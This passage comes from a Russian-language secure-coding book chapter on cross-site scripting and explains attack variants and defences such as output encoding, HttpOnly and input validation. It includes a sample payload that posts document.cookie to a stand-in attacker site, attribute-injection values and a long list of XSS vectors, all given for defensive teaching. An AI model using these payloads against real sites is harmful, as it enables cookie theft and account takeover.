Заметьте: ни одна из частей URL-адреса не является обязательной. Вернемся к нашему URL-адресу: ссылка *www.microsofl.com* — обманка. Это вообще не ссылка, а имя пользователя, за которым следует настоящее имя Web-сайта, закодированное в шестнадцатеричном виде, чтобы жертва не узнала, куда на самом деле она указывает!

ОК, вернемся к нашим баранам (в смысле к XSS). Проблема в параметре *name* — не в имени, а в том, что в него внедряется HTML-текст с JavaScript, позволяющий обратиться к данным пользователя, например к cookie-файлам, через объект *document.cookie*. Как вы наверное знаете, cookie-файлы привязываются к домену. Так, cookie-файлы, созданные сайтом в домене *contoso.com,* доступны только Web-страницам этого домена, но никак не Web-страницам с *microsoft.com.* А теперь вопрос на засыпку: в контексте какого домена исполнится сценарий, когда пользователь щелкнет упомянутую *ссылку?* Для ответа достаточно выяснить, откуда, собственно, пришла эта страница — из домена *contoso.com,* поэтому у нее есть доступ к cookie-файлам *contoso.com.* Проблема в том, что для небезопасной обработки всех данных на клиентском компьютере, относящихся к определенному домену, достаточно, чтобы лишь одна страница в домене имела подобную брешь. Показанный код всего лишь отображает значение cookie-файла в пользовательском браузере. Понятно, что настоящий хакер постарается сделать что-то менее безобидное, но об этом позже.

Позвольте мне привести пример. В конце 2001 г. на Web-странице домена *passport.com* была обнаружена очень хитрая брешь, по сути похожая на приведенный выше пример. Отправив абоненту Hotmail специально оформленное письмо, хакер мог заставить выполниться сценарий в домене *passport.com,* поскольку служба Hotmail располагается в домене *hotmail.passport.com.* А это значит, что код получал доступ к cookie-файлам, сгенерированным сервисом Passport и применяемым для аутентификации клиента. Воспроизводя эти cookie-файлы — ведь это всего-навсего заголовки HTTP-запроса, — хакер получал возможность выдавать себя за того самого абонента и получал доступ к его частным данным,

Кросс-сайтовые сценарии позволяют читать или изменять cookie-файлы. Это обычно называются *отравлением* (poisoning). Подключаемые модули (plug-in) браузера или «родной» (native) код, связанный с доменом (например, использующий ActiveX-шаблон *SiteLock,* описанный в главе 16), можно загрузить и «отравить» сценариями со зловредными данными, а введенные пользователем данные — перехватить. Короче говоря, хакер получает бесконтрольный доступ к объектной модели браузера в контексте безопасности скомпрометированного домена.

Атаки подмены сетевых объектов (spoofing) выполняются похитрее. Представьте, что новостной сайт имеет XSS-дыру. Воспользовавшись этим, хакер получит полный доступ к объектной модели браузера в контексте безопасности новостного сайта. И если он убедит жертву зайти на этот сайт, то сможет подсунуть под видом статей с новостного сайта свои собственные (рис. 13-1).

Примечание Подлинная причина существования XSS-атак — смешение кода и данных. Подробнее о неудачных проектах с подобными брешами рассказывается в разделе «Разделяйте код и данные» главы 3.

Любой поддерживающий выполнение сценариев Web-браузер в принципе уязвим. Более того — данные, собранные злонамеренным сценарием, могут попасть к хакеру. Например, если в сценарии задействована объектная модель Dynamic HTML (DHTML) для извлечения данных со страницы, то в результате атаки с кросс-сайтовым сценарием эти данные могут направляться хакеру. Вот наглядный пример.

```
<a href=http://www.contoso.com/req.asp?name=
   <FORM action=http://www.badsite-sample-13.com/data.asp
            method=post id="idForm">
            <INPUT name="cookie" type="hidden">
   </FORM>
   <SCRIPT>
      idForm.cookie.value=document.cookie;
      idForm.submit();
   </SCRIPT> >
Щелкни здесь!
</a>
```

Имейте в виду, что в реальном HTML-коде обычно применяются управляющие символы. В целях удобочитаемости я оставил все, как есть. После щелчка ссылки cookie-файлы пользователя передаются на другой Web-сайт.

Внимание! Использование SSL/TLS не спасает от кросс-сайтовых сценариев.

Защищенные брандмауэром компьютеры также уязвимы для XSS-атак. Большинство корпоративных ЛВС сконфигурированы так, что клиентские компьютеры доверяют внутренним серверам сети и не доверяют внешним (расположенным в Интернете). Тем не менее внешний сервер, находящийся по ту сторону брандмауэра и направивший клиенту запрос на исполнение программы, может ввести клиента в заблуждение и заставить поверить, что запрос поступил от доверенного внутреннего сервера. Все, что хакеру нужно. — имя Web-сервера, расположенного за брандмауэром и не проверяющего данные на Web-странице. (Этот сервер может использовать поля формы или *querystring*.) Отыскать такой сервер непросто, если только хакер не владеет внутренней информацией, но вполне реально.




Рис. 13-1. *Схема XSS-атаки*

Благодаря cookie-файлам XSS-атаки могут выполняться постоянно, если сайт, выводящий данные из cookie-файла, имеет дефект. Хакер делает свое дело, просто инфицируя cookie-файлы злонамеренным сценарием, и всякий раз, когда жертва заходит на этот сайт, сценарий выполняется. Атака повторяется, пока пользователь не удалит cookie-файлы,

Примечание Прекрасный обзор XSS-атак вы найдете в статье «Cross-Site Scripting Overview» (Обзор кросс-сайтовых сценариев) на странице (*http://www.microsoft.com/technet/itsolutions/security/topics/csoverv.asp*). Другой замечательный ресурс — посвященный безопасности сайт Open Web Application Security Project (*http://www.owasp.org*).

Иногда взломщик обходится без тэга <*SCRIPT*>

Иногда введенные пользователем данные вставляются в блок сценария. В этом случае хакеру не нужно подставлять тэг <*script*>, поскольку это за него сделал разработчик Web-сайта. Но в этом случае результат должен иметь правильный синтаксис,

Также не следует забывать, что тэги <*img src*> и <*a href*> могут указывать на код сценария, а не только на «классический» URL-адрес. Вот, например, вполне корректный ТЭГ:

```
<a href="javascript:alert(1);">Щелкни и выиграй $1 000 000!</a>
```

Никакими тэгами <*script*> и не пахнет!

Атаку не всегда инициирует щелчок ссылки

Я знаю, вы думаете: «Что бы там не говорили, а пользователь должен щелкнуть ссылку, чтобы что-то произошло». К радости хакеров, некоторые атаки удается полностью автоматизировать и для них не требуется практически никаких действий со стороны пользователя. Наиболее простые атаки такого типа — когда входные данные в строке запроса, форме или какая-либо другая информация требуется для формирования части HTML-тэга. Представьте себе, что с помощью введенных пользователем данных строится такой тэг:

```
<a href=<%= request.querystring("url")%>>Щелкни меня </a>
```

Что здесь не так? А то, что хакер может ввести следующее в переменную URL строки запроса;

```
http://www.microsoft.com onmouseover="malicious-script"
```

Это добавит событие *onmouseover* к получившемуся HTML. Теперь пользователю стоит лишь провести мышкой над текстом ссылки, как злонамеренный сценарий будет выполнен. Наиболее сообразительные из вас уже догадались, что есть еще события *onload* и *onactivate*. Атака возможна без какого-либо воздействия со стороны пользователя. Стоит ли еще что-то говорить?

Другие атаки, связанные с XSS

Вам следует знать и остерегаться трех наиболее изощренных вариаций «классических» XSS-атак: получение доступа к файлу на локальном компьютере, к HTML-подобным файлам, таким, как файлы справочной системы Windows (CHM-файлы), и к HTML-ресурсам. А теперь о каждой опасности отдельно.

XSS-атаки на локальные файлы

Сущность XSS-атак на Web-сайты, хотя и кажется мистикой обывателям, тем не менее сравнительно хорошо знакома специалистам по безопасности. Чего не скажешь об XSS-атаках на HTML-файлы на компьютере пользователя. Локальное информационное наполнение уязвимо для атак, если местоположение файла предсказуемо, а в результате его работы выводятся данные, введенные пользователем. Браузеры размещают кэшируемую информацию в каталоги со случайными именами на компьютере пользователя. Например, на одном из моих компьютеров файлы кэшировались в каталоги с именами типа *CLYBG5EVKDEJ41EB, ONWNWXYR, W5U7GT63* (они генерировались функцией *CryptGenRandom*). Это сильно усложняет взломщику задачу определения местоположения файлов, Однако HTML-файлы, установленные как часть какого-то продукта, размещаются во вполне предсказуемых местах, и это подспорье для любого хакера.

В общем случае причина атаки в том, что HTML-страницы получают данные из URL и используют их для генерации выходных данных. Вот очередной пример: файл называется *localxss.html* и размещается в каталоге *c:\webfiles*:

```
<html>
   <head>
      <title>ТесТ локальной XSS-атаки</title>
   </head>
   <body>
      Привет!  
      <script>document.write(location.hash)</script>
   </body>
</html>
```

Этот код отобразит на Web-странице все, что указано после символа «решетка» (#) в URL-адресе.

Следующая ссылка откроет диалоговое окно с надписью «Привет!»:

```
file://C:\webfiles\localxss.html#<script>alert('Привет!');</script>
```

Эта атака коварнее, чем простое отображение диалогового окна. Код исполняется в зоне My Computer (Мой компьютер). (Microsoft Internet Explorer поддерживает зоны безопасности, о которых рассказывается во врезке «Что такое зоны».) Код, поступающий из Интернета, по умолчанию исполняется в зоне Internet (Интернет), но если ничего не подозревающий пользователь щелкнет эту ссылку, файл исполняется в пользующейся максимальным доверием зоне My Computer. С точки зрения Internet Explorer, это атака с повышением привилегий,

Те же проблемы характерны для свойств *location.search* и *location.href*.

Примечание Имейте в виду, что *эти* атаки применимы ко всем браузерам, однако только в Internet Explorer можно говорить о переходе границ зон, поскольку только этот браузер их поддерживает. Internet Explorer 6 SP1, Microsoft Windows XP SP1 и Microsoft Windows .NET Server 2003 меньше подвержены атакам на локальные данные, поскольку в них запрещено переходить из зоны Internet в зону My Computer.

Вернемся на минуту к рис. 13-1: мысленно замените Web-сайт в Интернете на Web-сайт в Интранете и сразу поймете, в чем дело!

Что такое зоны

Представленные в Internet Explorer 4 зоны безопасности облегчают администрирование политик безопасности. Они позволяют собирать параметры безопасности в группы, которыми легко управлять. Параметры безопасности применяются во время просмотра Web-сайтов. Основная идея заключается в том, что целые классы Web-страниц должны работать со вполне определенными ограничениями безопасности в зависимости от места, откуда они «пришли». То есть суть в том, чтобы применять ограничения безопасности в зависимости от происхождения страницы. В сущности, зоны — это особая форма политик безопасности, которые применяются во время просмотра различных классов Web-сайтов.

Другая задача зон — сокращение числа ситуаций, в которых пользователю необходимо принимать касающееся безопасности решение. Если пользователя слишком часто донимать вопросами типа «да или нет», то он утомляется и начинает без разбору подтверждать любые запросы, не вникая в суть, Internet Explorer поддерживает пять зон: (по убыванию степени доверия): My Computer (Мой компьютер), Trusted Sites (Надежные узлы), Local Intranet (Местная интрасеть), Internet (Интернет) и Restricted Sites (Ограниченные узлы).

Файлы справочной системы в формате HTML Help в Windows

Справочная система Windows в формате HTML Help также уязвима для локальных XSS-атак. HTML Help — это набор HTML-файлов, скомпилированных в файл с расширением CHM. Создают и декомпилируют CHM-файлы обычно посредством Microsoft HTML Help Workshop. Атаки выполняются заменой обработчика протокола http: на mk:. Считайте, что любой созданный CHM-файл способен стать мишенью XSS-атак. То же справедливо для любых HTML документов, даже если их расширение и не указывает на принадлежность к HTML.

Атаки на HTML-ресурсы

Доступ к HTML через ресурсы — тема, которой уделяется немного внимания, а зря. Internet Explorer поддерживает протокол res:, который извлекает и отображает ресурсы (такие как текстовые сообщения, изображения или HTML-файлы) из DLL-библиотек, EXE-файлов и других двоичных ресурсов. Например, *res://mydll.dll/#23/ERROR* извлекает и отображает HTML-ресурс (на это указывает #23) с именем ERR<)R

из mydll.dll. Если ERROR принимает данные из URL и отображает их, то возможна XSS-брешь. Это означает, что HTML-данные ресурсов следует считать обычными локальными HTML-файлами.

Примечание В марте 2002 г. Microsoft выпустила «заплатку», устраняющую некоторые XSS-бреши, связанные с ресурсами (см. бюллетень «28 March 2002 Cumulative Patch for Internet Explorer» на странице *http://www.microsoft.com/technet/security/bulletin/MS02-015.asp*).

Помните, что командная оболочка Windows, Windows Explorer, поддерживает протокол res:, позволяющий извлекать и отображать ресурсы из DLL Поэтому не забудьте все HTML-ресурсы, включаемые в модули, проверить на предмет уязвимости для XSS-атак.

Как предотвратить XSS-бреши

Как и при остальных проблемах, связанных с вводимым пользователем данными, первейшее средство от XSS — определение, какими должны быть «правильные» данные и отказ от всего остального. (Бас еще не тошнит от повторений?) Я не собираюсь распространяться на этот счет, поскольку эта тема наверняка сидит у вас в печенках еще с предыдущих трех глав. В общем, настороженное отношение к входным данным — единственно безопасный метод. Предотвращение XSS-проблем похоже на предотвращение атак с внедрением SQL-кода — приходится иметь дело с чрезвычайно сложной грамматикой, где некоторые символы имеют особое значение.

Известны и другие механизмы защиты из разряда «глубокой обороны» (о них мы сейчас и поговорим):

- кодирование выходных данных:
- обрамление всех свойств тэга двойными кавычками;
- вставка данных в свойство *innerText*;
- применение единственной кодовой страницы;
- параметр *HttpOnly* cookie-файлов в браузере Internet Explorer б SP1;
- отметка о происхождении материала из Интернета в браузере Internet Explorer;
- атрибут *<FRAMESECURITY>* браузера Internet Explorer;
- параметр конфигурации *ValidateRequest* с ASP.NET 1.1.

Рассматривайте все эти варианты (кроме первого) как особую стратегию «глубокой обороны», поскольку, честно говоря, единственный способ избежать проблем — непреклонная позиция сервера насчет того, что считать «правильными» входными данными. А теперь по пунктам.

Кодирование выходных данных

Это попросту признак хорошего стиля. К счастью, такую процедуру легко организовать при помощи метода *Server.HTMLEncode* в ASP или *HttpServerUtility.HTMLEncode* в ASP.NET. Эти методы превратят потенциально опасные символы, в том числе HTML-тэги, во внутреннее безопасное представление, например символ < превратится в *<*.

Обрамление всех свойств тэга двойными кавычками

Иногда данные хакера становятся частью HTML-тэга, я бы даже сказал, слишком часто. Например, *www.contoso.com/product.asp?id=210502* выполняет следующий ASP-КОД:

```
<a href=http://www.contoso.com/detail.asp?id=<%= request.querystring("id") X»
```

который порождает следующий HTML:

```
<a href=http://www.contoso.com/detail.asp?id=2105>
```

Чтобы добиться успеха, взломщик должен подать на вход значение *id,* которое закроет тэг *<a>* и вдобавок породит тэг *<script>*. Это очень легко сделать — просто присвоить *id* следующее значение: *2105><scriptevent=onload>exploitcode </script>*.

В некоторых случаях взломщик не закрывает тэг *<a>*, а расширяет его свойства. Например. *2105 onclick="exploitcode"* расширит тэг *<a>*, включив в него событие *onclick,* и когда пользователь щелкнет ссылку, исполнится exploit-код,

Защититься от таких атак удается, обрамив необязательными двойными кавычками каждый атрибут тэга, например, так:

```
<a href="http://www.contoso.com/
detail.asp?id=<%= Server.HTMLEncode (request.querystring("id")) %>">
```

Обратите внимание на двойные кавычки, которыми выделено значение атрибута *href.* Если взломщик попытается подсунуть свое значение для *id,* то у него ничего не получится, поскольку страница *detail.asp* рассматривает всю строку как значение *id,* а не только первое значение, которое и есть *id.* Например, *2105 onclick='exploitcode'* превратится в:

```
<a href="http://www.contoso.com/detail.asp?2105 onclick='exploitcode'">
```

Сильно сомневаюсь, что у Сотою наличествует продукт *2105 onclick= 'exploitcode'*.

А почему двойные кавычки, а не одинарные? А потому, что в HTML одинарные не применяются для управляющих символов — только двойные.

Вставка данных в свойство *innerText*

Свойство *innerText* обрабатывает любую информацию как текст, то есть пассивную, поэтому его можно без опаски использовать для построения выходных данных на основе входной информации от пользователя. Простой пример:

```
<html>
   <body>
      <span   id=spnTestx/span>
   </body>
</html>
<script for=window event=onload>
      spnTest.innerText = location.hash;
</script>
```

Если вы вызовете этот HTML-код со следующим URL, то увидите, что сценарий на запускает на исполнение, а интерпретируется как обычный текст.

```
file://C:\webfiles/xss.html#<script>alert(1);</script>
```

Свойство *innerHTML* абсолютно противопоказано при заполнении страницы ненадежными входными данными. Сами знаете почему!

Применение только одной кодовой страницы

Если ваше Web-приложение четко ограничивает перечень правильных данных в запросе клиента, необходимо лимитировать и другие представления символов. Устанавливая кодовую страницу, например, с помощью тэга *<meta>*, вы защитите свою Web-страницу от атак с использованием различий в каноническом представлении:

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
```

Этот набор содержит символы западноевропейских языков и является самым популярным в Интернете, так как поддерживает следующие языки: африкаанс, каталонский, датский, голландский, английский, фарерский, финский, французский, немецкий, галисийский, ирландский, исландский, итальянский, норвежский, португальский, испанский и шведский. Для полноты картины приведу другие наборы символов в кодировке ISO-8859:

- 8859-2 — Восточная Европа;
- 8859-3 — Юго-Восточная Европа;
- 8859-4 ~ Скандинавия (в основном представлена в 8859-1);
- 8859-5 — кириллица;
- 8859-6 — арабские символы;
- 8859-7 — греческий алфавит;
- 8859-8 — иврит.

Параметр *HttpOnly* cookie-файлов в браузере Internet Explorer 6 SP1

Во время кампании Windows Security Push команда, отвечающая за безопасность Internet Explorer, придумала способ защиты браузера от XSS-атак, в которых cookie-файлы клиента считываются сценарием, — предложили добавить в cookie-файл параметра *HttpOnly*. Например, следующий cookie-файл не доступен из DHTML в Internet Explorer 6 SP1:

```
Set-Cookie: name=Michael; domain=Microsoft.com; HttpOnly
```

Браузер просто вернет пустую строку, если небезопасный код сценария, полученный от сервера, попытается считать свойство *document.cookie*. Можете воспользоваться ISAPI-фильтром, фрагмент исходного кода которого приведен ниже, если хотите задействовать этот параметр для всех cookie-файлов на своих Web-серверах на базе IIS (Internet Information Services).

```
// Фрагмент кода ISAPI-фильтра "HttpOnly"
DWORD WINAPI HttpFilterProc(
   PHTTP_FILTER_CONTEXT pfc,
   DWORD dwNotificationType,
   LPVOID pvNotification) {

   // Жестко пропишем размер cookie-файлов - 2k
   CHAR szCookie[2048];
   DWORD cbCookieOriginal = sizeof(szCookie) / sizeof(szCookie[0]);
   DWORD cbCookie = cbCookieOriginal;

   HTTP_FILTER_SEND_RESPONSE *pResponse =
      (HTTP_FILTER_SEND_RESPONSE*)pvNotification;

   CHAR *szHeader = "Set-Cookie:";
   CHAR *szHttpOnly = "; HttpOnly";
   if (pResponse->GetHeader(pfc, szHeader, szCookie, &cbCookie)) {
      if (SUCCEEDED(StringCchCat(szCookie,
            cbCookieOriginal,
            szHttpOnly))) {
         if (!pResponse->SetHeader(pfc,
                     szHeader,
                     szCookie)) {
            // Безопасный сбой - не отправим никаких cookie-файлов!
            pResponse->SetHeader(pfc, szHeader, "");
         }
      } else {
         pResponse->SetHeader(pfc, szHeader, "");
      }
   }

   return SF_STATUS_REQ_NEXT_NOTIFICATION;
}
```

То же самое в ASP.NET:

```
HttpCookie cookie = new HttpCookie("Name", "Michael");
cookie.Path = "/; HttpOnly";
Response.Cookies.Add(cookie);
```

Код добавит параметр *HttpOnly* в единственный cookie-файл приложения. Установку параметра можно сделать глобальной, предусмотрев обработку события *Application_OnPreSendRequestHeaders* в файле global.asax.

Годится и такой код в ASP:

```
response.addheader("Set-Cookie", "Name=Mike; path=/; HttpOnly; Expires=" + CStr(Now))
```

Внимание! Хотя параметр *HttpOnly* и считается мощным средством глубокой обороны, он не защищает от атак с заражением cookie-файлов. Он лишь препятствует чтению cookie-файлов из хакерских сценариев. Добавление этого параметра в cookie-файлы не гарантирует полной защиты.

Отметка о происхождении материала из Интернета

Я уже говорил о XSS-брешах из-за «локальности» HTML-файлов. Internet Explorer позволяет назначать HTML-файлы в зоны, отличные от My Computer. Эту функцию, которая доступна, начиная с Internet Explorer 4.0, часто называют «отметкой о происхождении из Интернета», и вы сразу заметите, что открытая, казалось бы, локальная Web-страница на самом деле загружена из Интернета и сохранена, Страница на рис. 13-2 получена с сайта *msdn.microsoft.com* и сохранена локально, но не попала в зону My Computer, а осталась в зоне Internet, поскольку взята именно оттуда.




Рис. 13-2. *Домашняя страница MSDN, сохраненная локально и находящаяся в зоне Internet, а не My Computer*

Секрет в таком комментарии в тексте файла:

```
<!-- saved from url=(0026)http://msdn.microsoft.com/ -->
```

Загружая этот файл, Internet Explorer обнаруживает комментарий «saved from url» и при отображении применяет параметры безопасности зоны Internet. Все функции, запрещенные в зоне Internet (например выполнение сценариев), но разрешенные My Computer, не будут работать на Web-странице. Значение *(0026)* обозначаетдлинуURL-адреса.

Настоятельно рекомендуем устанавливать такой комментарий на Web-страницах, где имеются ссылки на ваш Web-сайт. Таким образом, действуют более жесткие ограничения безопасности независимо от того, каким способом получена страница. То же самое справедливо для локальных HTML-данных — этот комментарий позволяет относить локальные HTML-файлы к более безопасным зонам.

Атрибут <*FRAME SECURITY*> браузера Internet Explorer

Internet Explorer 6 и более поздние поддерживают новый атрибут *SECURITY* тэга <*FRAME*>, запрещающий загрузку опасного информационного наполнения в фреймы. Атрибут *SECURITY* применяет пользовательские параметры зон к исходному файлу *в frame* или *iframe*. Пример демонстрирует, как работает это свойство:

```
<IFRAME SECURITY="restricted" src="http://www.contoso.com"></IFRAME>
```

Таким образом сайт относят к зоне Restricted Sites, где по умолчанию запрещено выполнение сценариев. Фактически Web-сайтам в этой зоне доступно не т;дк много функций! Если фрейм ограничен атрибутом *SECURITY*, все вложенные фреймы наследуют те же ограничения.

Рекомендуем обрамлять страницы сайта фреймами и применять этот атрибут, если существуют пути обхода других механизмов защиты. Ясно, что это обезопасит только пользователей Internet Explorer, но не других браузеров.

Примечание В настоящее время единственное доступное значение атрибута <*FRAME SECURITY*> - *'restricted'*.

Параметр конфигурации *ValidateRequest* в ASP.NET 1.1

Прежде чем рассказать вам об этой новой функции ASP.NET 1.1, должен предупредить, что она не решает проблемы XSS, а лишь помогает снизить риск случайно оставить в коде ASP.NET дефекты, связанные с XSS. И не более того! По умолчанию этот вариант активизирован, и не следует отключать его, пока вы не устраните все потенциальные XSS-дыры в своем коде. Но даже после этого я предпочитаю оставлять его включенным. Так, на всякий случай.

По умолчанию эта функция будет проверять, не пытаются ли пользователи записывать HTML или сценарии в cookie-файлы (*HttpRequest.Cookies*) строки запросов (*HttpRequest.QueryString*) и HTML-формы (*HttpRequest.Form*). Если запрос содержит такие потенциально опасные данные, инициируется исключение *HttpRequestValidationException*.

Эта параметр можно включить директивой на странице:

```
<%@ ValidateRequest="False" %>
```

или в конфигурационном файле:

```
<!--  фрагмент конфигурационного файла:
      может располагаться в файле machine.config или web.config,
      область действий может ограничиваться одной страницей
      при помощи тэгов <location>, обрамляющих элемент <system.web>
-->
<configuration>
   <system.web>
      <pages validateRequest="true"/>
   </system.web>
</configuration>
```

Помните, что по умолчанию параметр равен *true*, и все запросы проверяются, так что отключать этот параметр придется явно,

Не ищите небезопасные конструкции

Характерная ошибка, которую допускают многие Web-разработчики, заключается в том, что они разрешают «безопасные» по их мнению HTML-конструкции, например, позволяя пользователям направлять в Web-приложение тэги *<IMG>* или *<TABLE>*. Только эти HTML-тэги и ничего, кроме простого текста. Не советую так делать. Риск нарваться на кросс-сайтовые сценарии все равно высок, поскольку взломщик может внедрить сценарий в один из таких тэгов. Вот несколько примеров:

- <img src=javascript:alert(*[код]*)>
- <link rel=stylesheet href="javascript:alert((*[код]*)">
- <input type=image src=javascript:alert((*[код]*)>
- <bgsound src=javascript:alert((*[код]*)>
- <iframe src="javascript:alert((*[код]*)">
- <frameset onload=vbscript:msgbox((*[код]*)></frameset>
- <table background="javascript:alert((*[код]*)"></table>
- <object type=text/html data="javascript:alert((*[код]*);"></object>
- <body onload="javascript:alert((*[код]*)"></body>
- <body background="javascript:alert((*[код]*)"></body>
- <p style=left:expression(alert((*[код]*))>

Далее приведен список, взятый с сайта *http://online.securityfocus.com/archive/1/272037*:

-
-
- <img src="javascript:*[код]*">
- <img dynsrc="javascript:*[код]*">
- <input type="image" dynsrc="javascript:*[код]*">
- <bgsound src="javascript:*[код]*">
- &<script>*[код]*</script>
- &{*[код]*};
- <img src=&{*[код]*};>
- <link rel="stylesheet" href="javascript:*[код]*">
- <iframe src="vbscript:*[код]*">
- <img src="mocha:*[код]*">
- <img src="livescript:*[код]*">
- <a href="about:<script>*[код]*</script>">
- <meta http-equiv="refresh" content="0;url=javascript:*[код]*">
- <body onload="*[код]*">
-
-
-
-

- <style type="text/javascript">*[код]*</style>
- <object classid="clsid:..." codebase="javascript:*[код]*">
- <style><!—</style><script>*[код]*//—></script>
- <![CDATA[<!—]]><script>*[код]*//—></script>
- <!-- --><script>*[код]*</script><!-- -- -->
- <<script >*[код]*</script>
- <img src="blah" onmouseover="*[код]*">
- <img src="blah>" onmouseover="*[код]*">
- <xml src="javascript:*[код]*">
- <xml id="X"><a><script>*[код]*</script>;</xml>
-
- [\xC0][\xBC]script>*[код]* [\xC0][\xBC]/script>

Не каждый браузер поддерживает все показанные конструкции. Некоторые из них характерны для Internet Explorer, Netscape Navigator, Mozilla и Opera, другие же относятся к стандартным. Имейте в виду, что эти списки далеко не исчерпывающие. Я нисколько не сомневаюсь в существовании более хитрых способов внедрения сценариев в HTML.

Другая ошибка, которую я неоднократно отлавливал, — перевод всех входных данных в верхний регистр, чтобы воспрепятствовать JScript-атакам, поскольку JScript чувствителен к регистру и его конструкции состоят преимущественно из строчных букв. А что если взломщик применит VBScript, которому наплевать на регистр? Также не уповайте на отбрасывание одинарных или двойных кавычек — многие сценарии и конструкции HTML принимают аргументы без кавычек.

А как насчет того, чтобы запретить тэги *jscript:*, *vbscript:* и *javascript:*? Но как вам известно Netscape Navigator также поддерживает *livescript:* и *mocha:* и нечто совершенно идиотское, типа синтаксиса *&{}*!

Короче, вы должны точно знать, *каковы* правильные данные, а ваши регулярные выражения не должны пропускать входные данные с HTML-тэгами, особенно если этот ввод для кого-то станет выводом. Вам придется поступать именно так, поскольку невозможно заранее предугадать все возможные лазейки.

Когда непременно нужно, чтобы пользователи посылали HTML на ваш Web-сайт

Иногда требуется разрешить небольшое подмножество HTML-тэгов, чтобы пользователи могли как-то форматировать свои комментарии. Принимать HTML из ненадежных источников — это очень и очень плохая идея, поскольку весьма трудно сделать все корректно и обеспечить безопасность. Разрешение тэгов вроде *<EM>*, *<PRE>*. *
*, *<P>*, *<I>...</I>* и *<B>...</B>* безопасно, если применяются регулярные выражения для выбора именно этих последовательностей. Следующее регулярное выражение разрешает некоторые тэги, равно как и прочие безопасные символы:

```
if (/^(?:[\s\w\?\!\,\.\'\"]* |(?:\<\/?(?:i|b|p|br|em|pre)\>))*$/i) <
    ft Добро, входные данные в порядке!
}
```

Это регулярное выражение разрешает пробелы (\s), буквенно-цифровые символы A—Z, a—z, 0—9 и подчеркивания (\w), ограниченный набор знаков пунктуации и открывающую угловую скобку (<) с идущим следом необязательным слешем (/), а также сочетание *г, b, p, pr, em* или *pre с* идущей следом закрывающей угловой скобкой (>). Символ *i* в конце выражения обеспечивает нечувствительность к регистру. Имейте в виду, что это регулярное выражение не проверяет текст на предмет корректности в плане синтаксиса HTML Например, *Hello, World!* проверяется, но это некорректная HTML-строка, хотя она и не содержит вредоносных тэгов.

Внимание! Будьте бдительны, принимая HTML-текст от клиента. Вы рискуете компрометацией системы, если только в приложении не предусмотрены пуленепробиваемые средства защиты. Эта проблема так надоела владельцам сайта, посвященного распределенному взлому криптографических ключей (*http://www.distributed.net*), что в январе 2002 г. они предприняли радикальные меры. Почитайте о проблемах, с которыми они столкнулись, и о том, как они их решили, на странице *http://n0cgi.distributed.net/faq/cache/268.htm*. Кстати, вы заметили, что URL-адрес начинается с *n-*<нуль>*-cgi*.

Как проверить код на наличие XSS-дефектов

Вот простая процедура, которая в четыре этапа позволяет избавиться от проблем с XSS.

1. Выпишите все точки входа в Web-приложение. Помните, что к ним относятся поля в формах, строки *querystring*, HTTP-заголовки, cookie-файлы и информация из баз данных.
2. Проследите путь каждой порции данных через приложение.
3. Выясните, не попадают ли входные данные в неизменном виде на вывод.
4. Если да, то проходят ли они перед этим «санитарную обработку»?

Естественно, каждую порцию входных данных, которая попадает на выход, следует пропускать через регулярное выражение или любой другой механизм проверки на корректность, который смотрит только на «правильные» вещи (а «неправильные* безжалостно режет), а затем кодирует вывод, если какие-то сомнения все-таки остаются. Запросы, не прошедшие испытание регулярным выражением, уничтожаются.

Также просмотрите страницы с сообщениями об ошибках — это тоже лакомый кусочек для взломщика.

И, наконец, уделите особое внимание клиентскому коду с *innerHTML* и *document.write*.

Примечание Другой пример Web-атаки типа «не доверяйте введенным пользователем данным» — HTML Form Protocol Attack (атака на протокол форм HTML), который отправляет произвольные данные на другой сервер с целью атаки. Документ, описывающий эту проблему, вы найдете в документе *http://www.remote.org/jochen/sec/hfpa/hfpa.pdf*.

Прочие вопросы безопасности в Web

Этот раздел посвящен распространенным ошибкам, которые я встречал в Web-приложениях на протяжении нескольких последних лет, Важно понимать, что многие из них имеют отношение к решениям как Microsoft, так и прочих производителей ПО.

Проблемы из-за функции *eval()*

В вашей защите есть серьезная брешь, если в серверном коде вызывается JavaScript-функция *eval* (или подобная ей), а данные на вход предоставляются пользователем. Функция *eval* позволяет передать в браузер практически любой код, в том числе серии операторов и выражений на JavaScript, и добиться их динамического выполнения. Например,

```
eval("a=42; b=69; document.write(a+b);");
```

выведет в браузере *111*. Представьте радость взломщика, если он узнает, что строка аргументов передается в функцию *eval из* поля формы и при этом не проверяется!

Проблемы доверия в HTTP

